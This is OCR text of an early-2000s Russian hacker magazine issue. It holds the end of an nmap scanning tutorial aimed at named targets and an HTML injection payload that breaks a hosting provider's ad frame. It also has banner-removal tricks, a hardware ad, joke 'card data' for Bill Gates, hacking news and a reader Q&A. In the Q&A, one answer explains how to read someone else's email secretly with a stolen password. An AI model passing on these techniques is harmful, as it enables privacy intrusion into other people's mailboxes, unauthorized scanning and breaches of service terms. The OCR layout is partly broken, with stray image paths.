-sN (Null). Эти моды логируются еще реже, чем TCP SYN. Иногда появляется необходимость просто определить количество живых машин в сети. Это достигается с помощью режима -sP. Причем здесь тоже все непросто. Некоторые хосты (по типу microsoft.com) не отвечают на прямые ICMP запросы. NMAP же по умолчанию посылает запрос на 80 порт хоста и, сравнивая результаты, делает вывод - жив хост или нет. Это называется “параллельным пингом”. Остальные режимы в статье рассматривать смысла не имеет, так что при нужде можно прочесть мануалку к сканеру, там все подробно описано (man nmap).

Далее идут опции... По идее, они не обязательны, но использование некоторых из них существенно облегчает жизнь. Вот наиболее используемые:

-P0 - Не пинговать хост перед сканированием. Полезно в случаях, аналогичных microsoft.com, когда ICMP-запросы просто-напросто игнорируются сервером.

-O - Аплодисменты, господа! Именно эта опция позволяет задействовать систему определения OS fingerprints, о которой я говорил выше. Всегда полезно знать, на какой оси работает потенциальный враг или жертва.

-v - Вербализация. Очень полезная штука - выдает гораздо больше информации о том, что было обнаружено при сканировании. Если эту опцию влепить дважды - эффект удваивается :).

-o <имя файла> - Позволяет задать имя файла, куда будут записаны результаты сканирования. Очень рекомендую, так как во время сканирования можно пойти попить кофе, а потом спокойно и с расстановкой изучать логи. Опция незаменима при сканировании больших диапазонов IP-адресов. В случае сканирования с удалённой машины, будет удобно снять результаты после покидания сканера в бэкграунде.

-p <порт/порты> - Опция, с помощью которой можно задавать конкретный номер сканируемого порта или же диапазон портов. Например, -p 23, -p 1-105 и так далее. По умолчанию просматривается диапазон с первого по 1024 порт, включая порты т. н. “известных сервисов”, которые прописаны в файле, включенном в дистрибутив сканера.

-F - Тоже достаточно полезная штука. При сканировании рассматриваются только те порты, которые внесены в вышеупомянутый список “известных сервисов”. Эта опция существенно ускоряет процесс сканирования.

Ну, пожалуй, об опциях сканирования сказано достаточно. Пора перейти к тому, как же задать сканеру инструкцию о том, какие адреса (или адрес) нас интересуют. Система задачи адреса (адресов) для сканирования в NMAP очень гибка, и поэтому рассмотрим ее подробнее.

Всё что не доделал Мамай!

Все, что не является опцией или аргументом, NMAP воспринимает как адрес жертвы. Самым простым способом является прямое задание адреса или имени хоста (или нескольких имен/адресов) в командной строке. При желании просканировать сабнет можно использовать маску, которую надо добавить к адресу, отделив ее слэшем (/). Напоминаю, что для сетей класса С используется маска /24; для сетей класса В маска /16 и для всего Интернета используется маска /0. Так же в NMAP предусмотрены различные способы задачи адресов, подразумевающие использование диапазонов, перечисления компонентов адреса, использование специальных символов. Для наглядности приведу несколько примеров инструкции на сканирование подсети класса В (все примеры АНАЛОГИЧНЫ, просто записаны по разному).

192.168.*.*
192.168.0-255.0-255
192.168.1-50,51-255.1,2,3,4,5-255
192.168.0.0/16

Как видно из примеров, с определением адресного пространства для сканирования можно изгаляться сколько душе угодно.

Ну вот! Основные параметры, которые могут пригодиться при запуске NMAP, описаны, перейдем к примерам.

Примерный сканер

nmap -sS -O victim.com

Пример стандартного сканирования одного хоста, с определением версии операционной системы.

nmap -sS -O -v -o victim.log victim.com

То же самое, только с повышенной вербализацией и записью в лог файл.

nmap -sS -O -p0 microsoft.com/24

Сканирование подсети класса С, в которой находится хост мелкософта. При этом хосты предварительно не пингуются.

nmap -sS -0 -p 80 *.*.5.10-15

Прекрасный пример использования гибкости системы задачи адресов. Попытайся понять сам, какие адреса будут просканированы в результате исполнения такой команды (надеюсь, то, что будет сканироваться только порт 80, ты уже заметил).

Ну вот, в общем-то, и все... Желаю успехов в освоении этого достаточно сложного, но, тем не менее, сверхмощного сканера. Если что - пиши. Только, чур, без вопросов типа “а как мне установить юних, для того чтобы сей рульный сканер поюзать” =).

Операция "Х": захват домена

выбиваем рекламу с хостингов



Бесплатный СЫР (cheese@real.xakep.ru)

Если ты подумал, что речь пойдет о хакерской атаке на вэб Пентагона или же Х-файлы ЦРУ, то ты ошибся: все будет намного прозаичней. Темой сегодняшнего разговора станет вопрос, посвященный халявному завладению собственным доменом второго или третьего уровня, а также связанными с этим действом проблемами: избавлению от неминуемой в таких случаях баннерной рекламы, лишних фреймов и т. п. Впрочем, все сказанное будет иметь отношение не только к халявным доменам 2 - 3 уровней, но и ко всему прочему бесплатному хостингу в целом со всеми его баннерами и поп-ап окошками вместе взятыми.

Начнем с конца

Если ты не в первый раз держишь в руках Х, то наверняка подметил мою страсть к законопослушанию. Именно по этой причине хочу предупредить тебя заранее: злоупотребление (отдельными) нижеприведенными рекомендациями может отрицательно сказаться как на твоем благополучии в целом, так и на отдельных привилегиях - в частности, изобилия которых я искренне тебе желаю. В немереных количествах.

Почти свой *.com домен

Понятно, что альтруистов на этом свете не так много, как того хотелось бы, и поэтому любую халявную раздачу следует расценивать не иначе как рекламную акцию со скрытыми и далеко идущими планами.

Вот, к примеру, сервер моего Бесплатного СЫРа - www.freecheese.net, зарегистрированного в свое время через "бесплатного" регистратора namezero.com. Можешь поверить мне на слово, при регистрации он спрашивал у меня и имя, и фамилию, и размер трусов; обещал, что сервер будет "моим". И что? Идем на http://www.whois.net/whois.cgi2?d=freecheese.net, смотрим, кто числится во владельцах? Правильно, кто угодно, но только не я: NameZero.com, 51 University Avenue Suite K Los Gatos, 95030 California UNITED STATES. Вот такой сюрприз.

В то же время за мной осталось право пользования означенным адресом, при открытии которого 70% экрана уходит под мой СЫР, а остальные 30 - под их рекламу: такова плата за халяву. Кроме того, ни перенести домен в другое место, ни убрать их фрейм (законно) я не имею права. Более того, если сделаю это (как именно - читай ниже), то запросто могу оказаться в списках нежелательных клиентов с

последующим выдворением из системы и попутным лишением всех привилегий. И с неминуемым - неизбежным - переходом моего родного домена в их лапы.

На фига козе баян?

Но не все так печально: уплатив им 29 долларов, я могу "выкупить" у них "свой" же домен практически в любое время. Теперь спрашивается: на фига козе баян, если все то же самое я мог бы сделать сразу и за меньшие деньги (9 $), без лишнего гимора у godaddy.com?
Все это я к тому, что не стоит обольщаться, регистрируя домен в бесплатной службе namezero.com или же родственной ей по названию и сути namedemo.com: по большому счету, это - мышеловка для юзеров: попав в нее, ты станешь заложником собственного же доменного имени. Которое, в случае неуплаты тобой регистрационного взноса (либо иных деструктивных действий) может уйти в чужие руки. Подобный сервис - для скряг, лохов и для тех, кому чужая реклама на родном сайте не давит на психику. Я отношусь к последним :), хотя и планирую "выкупить из рабства" свой домен в ближайшее время, сразу после кардинальной реорганизации моего СЫРного прибежища (не исключено, что в тот момент, когда ты будешь читать эти строки, я уже пригребу к рукам свое детище "фри-чиз.нет")...

Как натянуть namezero.com

Но что делать, если ты уже попался к ним на крючок и воспользовался их ненавязчивым сервисом? Первое и самое разумное - оставить все как есть (с их фреймом) и дождаться лучших времен: скопить денег и выкупить домен. В этом случае он гарантированно окажется за тобой. Второй путь рискован, но скоротечен и бесплатен: с его помощью ты избавишься от фрейма в айн момент, но если администратор namezero спалит тебя на этом - лишишься всего и сразу.
Данный способ прост и не потребует от тебя глубинных познаний в области программирования: как известно, управлением сайтом, размещенным на namezero.com ведает специальная панель управления. С ее помощью можно задать: заголовок стартовой страницы сайта (1); дескрипшн ресурса (2); адрес страницы, которую следует запихнуть в означенный фрейм (в случае с СЫРом - www.fox.tt.ee/cheese) (3). Причем изменить стартовый файл, отвечающий за фреймы, нет никакой возможности. Кроме одной: в поле "описание" можно вставить все то, что позже будет подсунуто в <meta name="description" content="сюда">. Так вот, если подсунуть "сюда" что-то, что может повлиять на исходный код, то можно изменить стартовую страницу до неузнаваемости. Опробованный способ (Warning: к моменту публикации статьи он может оказаться блокированным!) - указать в качестве дескрипшна следующее:

```
"><frameset rows=100%,*><frame
src="http://адрес_страницы"><frame
src="about:blank"></frameset></html><!-
```

В итоге имеем: кавычка закрывает дескрипшн и сбивает работу нижеследующего ява-скрипта, контролирующего адрес строки браузера

```
<SCRIPT LANGUAGE="JavaScript">
function checkParent() {
if (parent != self)

top.location.href = self.location.href
}</SCRIPT>
```

И выдает конечный результат:

```
<meta name="description" content="сюда">"><frameset rows=100%,*><frame
src="http://адрес_страницы"><frame
src="about:blank"></frameset></html><!-
```

и далее по тексту, причем "function checkParent()" останется невыполненным, поскольку скрипт окажется "закомментированным", по крайней мере, с одной стороны. Соответственно, все нижеследующее будет проигнорировано, но исполнена первая команда - по формированию 100% фрейма.
Конечно, такой подход не решает проблемы в корне, но позволяет открыть искомый ресурс на всю полезную площадь экрана. Просто, как все великое!

Убираем баннеры, имея доступ к серверу по ftp

В 80 процентах всех случаев с халявными доменами 3 уровня ко всем страницам, на них размещенным, цепляется обязательная реклама: баннер в заголовке файла или его конце. В лучшем случае, только к титульной странице сервера. Этим же грешат и бесплатные "хостингеры", предлагающие место на сервере. Бороться с этим можно. Различными способами.

Самый простой в "идеологическом", но не техническом плане сводится к использованию на страницах флэша. Лучше всего он подходит для борьбы с баннерами в стартовом index.htm (если баннеры цепляются не повсеместно, а только там). Как известно, flash - штука исключительно автономная, не предполагающая встраивание в нее чего-либо дополнительного, в т. ч. баннеров. И поэтому простая операция типа редиректа в заголовке

index.html на какой-либо *.swf решит проблему в корне.
Например, если имеется некий start.swf, отвечающий сути сайта (лучше всего, если ты сделаешь его своими руками :), и если положить его на тот же сервер, убрав из index.htm все за исключением строчки

<META HTTP-EQUIV="Refresh" CONTENT="0; URL=http://адрес_страницы/ start.swf">

то открытие такого адреса приведет к переадресации на флэш (start.swf) и, соответственно, к сокрытию каких бы то ни было баннеров.

Другой способ борьбы с баннерами, встраиваемыми в index.html, состоит в использовании заведомо "неправильного" html-кода или же "запрещающих" ява-скриптов.
Что касается первого, то достаточно вычислить место, где вставляется ява-скрипт, отвечающий за открытие нового окна или прорисовку баннера, и закомментировать его строчкой "<noscript> тут скрипт </noscript>". В таком случае, скрипт должен оказаться проигнорированным. Подобного же результата можно добиться удалением </body></html> из index.html: если за вставление баннеров отвечает некий робот, то он может "сбиться", не обнаружив места куда вставить "фантики", т.се. баннеры, и, как результат, "забыть" про них.

Что касается второго ухищрения, то тут все зависит от конкретных условий. Например, если баннер всовывается в самый "топ" файла, то может сгодиться такой вариант:

```
<head>
<script language="JavaScript">
document.write("<bo" + "dy>");
</script>
<!– туточки окажется их баннер –>
</noscript></noscript><body>
```

Не всегда работающий, но заслуживающий упоминания способ: вместо "адрес.что_то.com/страница" указывать "адрес.что_то.com//страница", т. е. с двумя слэшами. Идеальное место его применения - для внутренних ссылок на сайте: поскольку простому человеку запомнить про обязательное начертание "двух палок" будет не так просто.
Ну, и на худой конец, используй банальную переадресацию: с какого-либо запоминающегося "go.to/адрес" на www.chto-to.gde-to.com/kak_to.html

Ну все, я готов!

В заключение хочу порекомендовать тебе адреса, на которых предлагается как халявная переадресация, так и хостинг, в т. ч. с предоставлением доменов третьего уровня. В одних случаях - без баннеров, но с хилыми возможностями, в других - с баннерами, но и с PHP, Perl, MySQL и т. п.





Переадресация		Хостинг	
http://over.to/	http://www.findhere.com/	http://nm.ru/	http://www.activeit.net/
http://www.tsx.org/	http://scramble.to/	http://xoom.com/	http://future.easyspace.com/
http://iscool.net/	http://i.am/	http://www.home.ch/	http://pages.hotbot.com/
http://net.ru/	http://message.to/	http://www.fsn.net/	http://www.blinx.net/
http://org.ru/	http://w3.to/	http://www.fortunecity.com/	http://www.freeservers.com/
http://www.pp.ru/	http://pagina.de/	http://www.webjump.com/	http://www.neotown.com/
http://www.homepad.com/	http://hop2.com/	http://www.spree.com/	http://www.trailerpark.com/
http://www.life.nu/	http://cjb.net/	http://www.lgg.ru/	http://www.delphi.com/
http://come.to/	http://surf.to/	http://www.extra.hu/	http://www.freeyellow.com/
http://fly.to/	http://travel.to/	http://www.homestead.com/	http://www.angelfire.com/
http://listen.to/	http://welcome.to/	http://www.channel21.com/	http://www.netcity.ru/
http://move.to/	http://snowball.one.net.au/	http://www.acmecity.com/	http://netcolony.com/
http://start.at/	http://www.cybername.net/	http://www.virtualave.net/	http://www.europe.com/
http://soar.to/	http://window.to/	http://www.uka.ru/foruser.html	http://www.i-connect.ru/
http://zooming.to/	http://www.land.net.ru/order.html	http://www.crosswinds.com/	http://www.stars.ru
http://hello.to/		http://www.fiberia.com/	http://my.lycos.com/



В выигрыше...



ВЫ. Память DDR значительно увеличивает производительность всей системы. Вопрос в том, какую материнскую плату выбрать. MSI предлагает оптимальное решение, основанное на использовании технологии DDR. Наши материнские платы K7T266 Pro, Pro266 Master, Pro266 Plus, K7MG Pro, K7 Master обеспечивают максимальную производительность вашего ПК. Выбрав одну из них, вы в любом случае выигрываете.



- позволяет создать сетевое соединение без концентраторов и сетевых адаптеров – локальную сеть, Интернет, совместное использование ресурсов
- интерфейс Plug & Play USB гарантирует высокую мобильность и совместимость



- пропускная способность 480 Мб/с (в 40 раз быстрее, чем USB 1.1)
- полная совместимость с USB 1.1
- легко подсоединяются: цифровая камера, CD/DVD драйверы и другие устройства хранения данных

K7T266 Pro




SPECIFICATION

3 DDR

VIA® KT266 chipset

- Поддерживает процессоры AMD Athlon™ /Duron™ до 1.5 ГГц и выше
- Поддерживает 3 модуля DDR (максимум 3 Гб)
- RAID 0.1 поддерживается микросхемой Promise (опционально)
- Встроенный интерфейс USB 2.0 (опционально)
- AGP Pro / 5 PCI / 1 CNR / 4 IDE
- PC 2 PC / Live BIOS™ / D-LED™ / Fuzzy Logic™ 3

Pro266 Master




SPECIFICATION

2 SDRAM / 3 DDR

VIA® Pro266 chipset

- Поддерживает процессоры Intel® Pentium® III / Celeron™ (до 1.5 ГГц и выше) или VIA® Cyrix III
- Поддерживает 3 модуля DDR или 2 модуля SDRAM (максимум 3Гб)
- RAID 0.1 поддерживается микросхемой Promise (опционально)
- AGP (4X) / 6 USB
- PC 2 PC / Live BIOS™ / D-LED™ / Fuzzy Logic™ 3

815EP Pro




SPECIFICATION

Intel® 815EP chipset

- Поддерживает процессоры Intel® Celeron™/ Pentium® III (до 1.5 ГГц и выше)
- Поддерживает PC 133 SDRAM (максимум 512 Мб)
- RAID 0.1 поддерживается микросхемой Promise (опционально)
- ATA 100 (Intel® ICH2)
- AGP Pro / 6 PCI (Master) / 1 CNR
- PC 2 PC / Live BIOS™ / D-LED™ / Fuzzy Logic™ 3

K7T Turbo




SPECIFICATION

VIA® KT 133A chipset

- Поддерживает процессоры AMD Athlon™ / Duron™ (до 1.5 ГГц и выше)
- Поддерживает PC 100/133 SDRAM (максимум 1.5 Гб)
- FSB@200/266 МГц
- RAID 0.1 поддерживается микросхемой Promise (опционально)
- ATA 100 (686B)
- AGP (4X) / 6 PCI / 1 CNR
- Live BIOS™ / D-LED™ / Fuzzy Logic™ 3



DeaLine Co. Ltd.	Тел.: 095-969-2222	Факс: 095-969-2299
Euclid Computers Inc.	Тел.: 812-325-6300	Факс: 812-325-6250
INLINE	Тел.: 095-941-6161	Факс: 095-642-3614
	http:// www.i2b.ru	
IP laps	Тел.: 095-728-4101	Факс: 095-728-4100
IMPEX	Тел.: 095-443-3001	Факс: 095-443-6001



COMPUTEX TAIPEI 2001
June 4-8
Visit us at
Booth NO. Hall 2, F212







Андрей Баранов aka b4r4n0ff (baranoff@dz.ru)


NAME:
William F Gates

Address:
One Microsoft Way
Redmond
WA
98004

Phone:
425-705-1900

Microsoft Corporation
425-705-1900-ext-1

cc#
135724689764

10/2001

billgates@microsoft.com

Password Hint:
Something I have lots of...

Password:
money

Хак-кино

“Брожу я как-то по Интернету, и вдруг чувствую - я в банке” :-). Все помнят эти слова? Кто не помнит - идет смотреть великолепную комедию “Хакеры” :-). Хак, чуваки, - это “типа модно”, не знали? И значит, американский кинематограф никак не может оставить бредовую идею снять блокбастер “про хакеров”. Новый супер-мега-рулезный-и-очень-дорогой фильм производства Warner Bros. под названием “Operation Swordfish” (“Операция рыба-меч”) появится на экранах этим летом.
Прикол заключается в том, что сюжетец-то уже известен. Так что фильм можно будет не смотреть - все равно “Матрицы” не получится :-), а вот почитать и поприкалываться можно.



Итак, сюжет. Самое громкое имя в актерском составе фильма - Джон Траволта, который играет человека по имени Габриэль Шир, нанятого спецслужбами для того, чтобы найти лучшего в мире хакера и уговорить его украсть 9 миллиардов баксов у комитета по борьбе с наркотиками. Зачем это нужно - неизвестно. Видимо, какие-то внутриправительственные интриги.
Самого лучшего в мире хакера (его зовут Стэнли Джобсон) играет Хью Джекмен. Он (не актер, ясен пень, а персонаж) только что вышел из тюрьмы, и ему запрещено ближе, чем на 50 ярдов приближаться к какой-либо электронике. Джобсон живет в сломанном трейлере, работает в Макдональдсе, нищенствует и находится в состоянии развода со своей женой-наркоманкой. Еще он безумно любит свою дочь, которую пытается защитить от мамочки. На просьбу Траволты украсть 9 миллиардов зеленых он отвечает отказом.
Траволта крадет дочь хакера и обещает ему кучу денег за взлом. Упрямый Стэнли не соглашается. В заключительной сцене фильма он все же ломает систему с ноутбука компании Dell (реклама, да... думали, в сказку попали?), правда под дулом пистолета Траволты. В фильме говорится, что систему можно сломать за 60 минут. Однако Траволта дает хакеру только 60 секунд... Разумеется, тот успевает в самый последний момент (интересно, с какой скоростью главный герой будет долбить по клавишам? :-)) - когда злобный агент уже готов нажать на курок. Хеппи-энд. Все радуются. Аплодисменты в студию.
Action`ом пока не пахнет, но, думаю, самые интересные моменты до премьеры просто не хотят рассказывать :-). У фильма уже есть свой сайт - http://www.operationswordfish.com/. На нем, говорят, даже трейлеры посмотреть можно. Только все трейлеры, почему-то находятся в 404-агрегатном состоянии. А зря. И еще - всем желающим предлагается “подобрать пароль”. Форма с паролем флэшевая, поэтому брутфорс натравить не удалось. Что тоже жаль. Подождем до лета, в конце концов, фильмов про хацкеров всегда не хватало.

Виагра для Гейтса

Дискламер: данная статья является простой констатацией фактов и не пропагандирует отрицательного отношения к Microsoft и Bill'y Gates`y в частности.

Итак, перейдем к сути :-). Некий кардер-тинейджер по имени Рафаэл Грей ожидает решения суда после заявления о том, что спер номер и инфу креды самого главного архитектора “Майкрософта”, более известного под именем Билл Гейтс :-). Креды человек имел вполне толковым путем, а именно - взломом онлайновых магазинов. Так вот, Рафаэл говорит, что поимел креду Гейтса и заказал по ней на его адрес большую партию виагры :-). Что такое виагра, думаю, объяснять вам не надо - не маленькие уже. Пока неизвестно, что случилось с заказом, и поступил ли он по адресу. уверен, что это известно никогда и не станет. Не будет же, в конце концов, пресс-служба “Майкрософта” потверждать, что им прибыл контейнер с виагрой :-))).
Рафаэл известен также как основатель сайтов ecrackers.com и freecreditcards.com.

Хак-патология

Для тех, кто в танке:
ПАТОЛОГИЯ (от греч. pathos - страдание, болезнь и... логия)
1. Область теоретической и клинической медицины, изучающая болезненные процессы, состояния в живом организме ...
2. Патологией называется также любое отклонение от нормы, уродливая ненормальность.
:-)
Газета USA Today сообщила, что всемирно известный Кевин Митник, возможно, страдает синдромом Аспергера, одной из разновидностей аутизма. Аутизм (если в общих словах) - это когда человек замыкается в себе, не умеет взаимодействовать с людьми, циклится на своих бытовых привычках и т. д. Особенно хорошо больной аутизмом изображается в фильме “Человек дождя” (гл. роли: Дастин Хоффман, Том Круз). Синдром Аспергера проявляется в неумении смотреть собе-

седнику в глаза, понимать намеки, активно общаться. Заболевание является генетическим и часто присуще людям с высоким интеллектуальным развитием. Больные могут подолгу сосредотачиваться на одной проблеме и зачастую обладают способностью хорошо работать с большими числами.
Темпл Грэндин - американский ветеринар, являющаяся членом общества больных синдромом Аспергера, заметила симптомы заболевания у Кевина Митника во время его телевизионного интервью.
Митник также подтверждал, что подозревает у себя симптомы заболевания. Об Асперегере ему рассказал знакомый английский хакер. Митник сделал вывод что он, и большинство его знакомых хакеров больны.
Грэндин утверждает, что если в детстве ребенок, имеющий предрасположенность к синдрому, был обделен вниманием старших, то в нем может развиться склонность к взлому...
Вы легко умножаете 568584 на 28094093? Вы не смотрите людям в глаза? Вы подолгу смотрите в одну точку?

Самое сексуальное место Сети...

... это, конечно, Пентагон. Потому что его серваки хотят поиметь все :-). Главное Финансовое Управление США опубликовало данные о числе попыток взлома сайтов Пентагона. Отчет называется "Информационная безопасность и предпосылки для ее улучшения в компьютерных сетях Министерства обороны".
По данным управления, за 2000 год компьютеры Пентагона были атакованы 715 раз. Причем Военно-Морское ведомство атаковали 387 раз, армейцев - 299 раз, ВВС - всего 29 раз. В 1999 году, как утверждается, Пентагон атаковали только 600 раз :-).
Тем не менее, SecurityFocus.com сообщает, что отделом информационной безопасности Пентагона в 2000 году было зафиксировано 22 144 атак... Это число, имхо, больше похоже на правду. А может, финуправление считало только "самые серьезные" атаки?

Казахстанские хакеры в Лондоне

Британский сайт The Register сообщил, что в лондонском муниципальном суде должно было проходить слушание по делу казахстанских хакеров Олега Зезова и Игоря Яримаки. Хацкеров арестовали в августе прошлого года по обвинению во взломе системы американских финансовых новостей Bloomberg и вымогательстве 200 тысяч американских президентов у владельца компании - Майкла Блумберга. Оба хацкера могут получить до 23 лет тюрьмы... Суд должен был решить, где судить хакеров: в Великобритании или США.
Олег был сотрудником казахстанской компании со звучным названием Kazkommerts Securities. Компания договорилась с Bloomberg о предоставление доступа к своей базе данных Open Bloomberg. Олег имел вход в систему и смог порутить американских финансистов. Игорь, юрист по специальности, являлся консультантом взломщика по юридическим вопросам и "оценке рисков" :-).
Ребята послали Блумбергу письмо от некого "Алекса", который предлагал рассказать ему о дырах в системе в обмен на 200 тысяч долларов :-). Умный Блумберг поговорил с ФБР и те порекомедновали ему перевести деньги на счет, но настоять на приезде хакеров в гости :-). Простые казахстанские парни согласились встретиться с Майклом и при встрече их сразу же арестовали сотрудники ФБР...

Вот, вроде бы, и все на этот раз :-) Молодец, что почитал и ознакомился со свежими новостями из культурно-кульно-хацкерской жизни. До встречи, босс :-).

HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы, и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www–сервер?" или вообще просить у меня "халявного" Internet'a. Я все равно не дам, я жадный :).

Q: Почему в Windows 2000 устанавливаются не все программы?

Есть такая проблема у прог, инсталляторы которых собраны с помощью Install Shield. Проблема связана с неправильным определением временной директории. Есть три способа решения этой проблемы:

1. Найди любую рабочую инсталляшку (любой проги) и подсовывай Setup.exe к другим софтинам. Этот способ работает в 99% случаев. Если не помогло, то переходи к способу 2.
2. Щёлкни правой кнопкой крысы по "своему компьютеру" (пальцами в монитор тыкать не надо :) и войди в свойства. Загляни на закладку "Дополнительно" и кликни по кнопке "Параметры". Измени значения путей к директориям типа Temp и Tmp на нормальные. Install Shield не понимает условные пути типа %SystemDirectory%. После этого инсталляция заработает, но могут перестать работать многие утилиты из администрирования. Тогда сразу после инсталляции придётся всё вернуть на родину.
3. Есть спец-утилиты, которые помогают делать это автоматически. Например, в директории Support дистрибутива находится утилита apcompat.exe. С помощью неё можно сделать то же самое.

Q: Как, зная пароль на бесплатной почте (типа mail или aport), читать почту, но чтобы владелец об этом не знал?

Как лам может догадаться о том, что ты читаешь его порнописьма? Это возможно, только если его переписка начнёт пропадать. Поэтому рецепт прост - просто не стирай скачанные письма. Для этого в настройках мейлера поставь галочку "Сохранять сообщения на сервере" или нечто в этом духе. Хинт для пользователей The Bat: когда лезешь мейл-диспетчером в ящик жертвы, убирай галочку не только с колонки "Delete", но и с "Read". Таким образом, почту ты скачаешь, но на сервере она будет оставаться помеченной как непрочитанная.

Q: Что лучше, локальный проксик на моей машине или провайдерский?

Лучше использовать мой проксик, тогда я смогу видеть всё, что ты отправляешь в инет вместе с логинами и паролями. Намек понял? Конечно же, удобней использовать локальный. Тогда лишние пакеты обрубаются прямо на твоей машине и не грузят траффик между тобой и провом. Да и графика из уже посещённого сайта не грузится снова от прова, а берётся из кеша локального прокси, т. е. прямо с твоего винта. А в случае атаки на твой комп, локальный проксик сможет отразить пару ударов ниже пояса:). Хотя удары кувалдой по морде не выдержит никто.

Q: При записи CD-R болванок должно выполнятся одно условие - вложенных папок должно быть не более восьми. Как я понимаю - это ограничение файловой системы болванок. Мне нужно создать копию диска, у которого более 10 вложенных папок. Ни одна прога не смогла этого сделать. Я уже запортил около десяти отличных CD-R дисков.

Есть такая проблема. Самое интересное, что она проявляется только при записи из под Win9x. В NT4 SP5 и Win2000 я этой проблемы не замечал. Так что лучше поставь на свою машину Win2000, и после этого ты сможешь создавать копии дисков с 12-ю вложениями папок. Больше я не проверял.

Q: У меня стоит вин 2ка. Но эта нехорошая вещь занимает немерено места из-за всякой фигни, которую винда пихает на винты, типа "Специальные возможности" и тэдэ. Мне это на фиг не нужно, а место занято. А в списке установки винды этого нет :(. Не подскажешь, как эту братию выдворить с винта?

А между строк искал? За отображение содержимого "Установка/Удаление программ" отвечает файл WINNT\INF\sysoc.inf. Засунь туда свой меткий глаз. Здесь ты найдёшь все установленные в системе проги. Уничтожь во всех строках слово hide.

Q: Привет, у меня такая проблема: из вашего журнала и другой литературы я знаю принцип интернет-хулиганства теоретически, но практически я ничем таким не занимался. Подскажите, с чего попроще и менее наказуемо со сторон закона лучше начать.

Начни с уборки территории возле ближайшей исправительной колонии :). Пускай ручки привыкают к тяжёлому труду. Если хочешь что-нибудь потяжелей, то займись сборкой металлолома :). Как только научишься выполнять пятилетний план за пару часов, то переходи к хулиганству в чатах и воровству мыльников. Когда почувствуешь себя здоровым парнем, то зайди в какое-нибудь людное место в сети, наедь на толпу и оставь своё мыло. Если после этого твой комп останется жив, то тогда можешь идти дальше. И вообще, нормальные люди уже заканчивают хулиганить и начинают изучать ситему, а ты только очнулся :).

Q: У моего провайдера есть тариф - ночной анлим, но в условии договора запрещается "использование на клиентском компьютере программного обеспечения, позволяющего обеспечить выход в Интернет нескольким компьютерам, находящимся в одной локальной сети". А так хочется групповуху. Как пров может определить что у меня стоит прокси? Если это возможно, то как можно поиметь групповуху, чтобы было хорошо :).

После первого же дня ваших путешествий пров заподозрит неладное, когда посмотрит на ужасающий трафик, который вы ему подарите. Так что со второго дня за тобой будет пристально наблюдать сканер портов, который знает все знаменитые проксики и выловит тебя без проблем. Тебе нужен такой, в котором рабочий порт ты можешь настраивать сам. Попробуй превратить его в 80-й, и тогда ты сможешь смело доказывать своему прову, что ты лезешь в инет в одиночку. А порт открыт только потому, что у тебя стоит IIS на Win2000 с запущенным WEB-сервисом. Проблема только в том, что я таких проксиков не видел :(.

Q: Слушай, а у тебя ася есть?

Мне услуги тёти Аси больше не нужны. Я решил завести себе жену, теперь она мне стирает и тётя ко мне больше не приезжает :). А

если серьёзно, то у меня действительно нет аси, я её не люблю :(. Так что все вопросы только на мыло.

Q: Как можно превратить диск с FAT в NTFS?

Набери в командной строке convert Диск: /FS:NTFS. Только помни, что этот диск больше не будет видно из под Win9x. Хотя, если очень сильно хочется, можно его рассмотреть с помощью спец утилит. И ещё, обратное преобразование невозможно. Если захочешь опять превратить диск в FAT, то придётся его форматировать.

Q: Вы писали в #9/99 про взлом чатов, пробовал, и ничего не получилось. Может я что не так делаю?

Когда это было. С тех пор уже столько пива выпито, столько водки перепробовано. Сейчас уже 21 литр на дворе, а ты вспомнил, что было два года назад.

Q: Как узнать пароль root'а если открыты порты: 21, 80, 53 а также я хочу узнать пароль на ftp. На серваке unix apache.

Как узнать цифровой код к двери, если известно, что есть четыре щёлочки (сверху, снизу, и по бокам) и на дверях весит амбарный замок? Мораль: у всех дверей есть щёлочки по бокам (у большинства серверов открыты эти порты), и через эти щёлочки ты не пролезешь, потому что слишком маленькие они. А главное - зачем тебе цифровой код, когда на двери весит амбарный замок, он тебе не поможет. То что открыт порт, ещё не о чём не говорит. К нему надо приконнектиться и пройти авторизацию, а для этого нужно знать пароль. Хотя на 80-й порт ты можешь приконнектится и без пароля, потому что на этом порту весит HTTP-сервис, а он тебе ничего не даст. Так что если ты увидел открытые порты, это вовсе не означает вывеску "Хакеры всех стран, присоединяйтесь!".

Q: Два компа завязаны в сеть TCP/IP W98 - W98 Winproxy 2.1 на сервере с выходом через Dial-up. Не могу заставить PIRCH или mIRC (не принципиально) работать через proxy со второго компа. Пробовал спрашивать в IRC, но кроме "Pirch - отстой" ничего не услышал.

Не все проксики поддерживают работу IRC, ICQ и других прог. Большинство из них проксят только HTTP и в лучшем случае мыло. И второе, не все проги могут работать через проксик. В твоём случае проблема в первом. Замени свой проксик на что-нибудь более крутое, потому что Winproxy не держит IRC (по крайней мере, тот, что я юзал, держал только HTTP и мыло).

Q: Правда ли, что через telnet можно запускать проги на удалённом сервере?

Telnet предназначен для того, чтобы можно было удалённо управлять сервером. А как ты думаешь, можно управлять компьютером, не запуская на нём прог? Значит telnet предназначен для того, чтобы запускать проги на сервере. Логика проста, как у обезьяны с гранатой.

Q: Привет X! У нас в школе компы работают под Windows NT Server & WS + SP6. Админ - просто... (ну что я буду вам объяснять). Напишите, пожалуйста, как можно получить права админа, или хотя бы сделать ему ЗАПАДЛО!

Ну как я тебе объясню. Мне абсолютно ничего не говорит то, что стоит на сервере. Я не могу каждому писать инструкции по взлому серверов. Если хочешь сделать заподлянку админу, то просто отключи сетевой шнур из его машины :). Если он работает на самом сервере, то этим самым ты сделаешь заподлянку всей сети. Вообще, отключение любых проводов (монитора, мыши, клавиатуры, колонок, модема, если он внешний) - самое простое западло.

Fallout получает русс

История создания одной игры

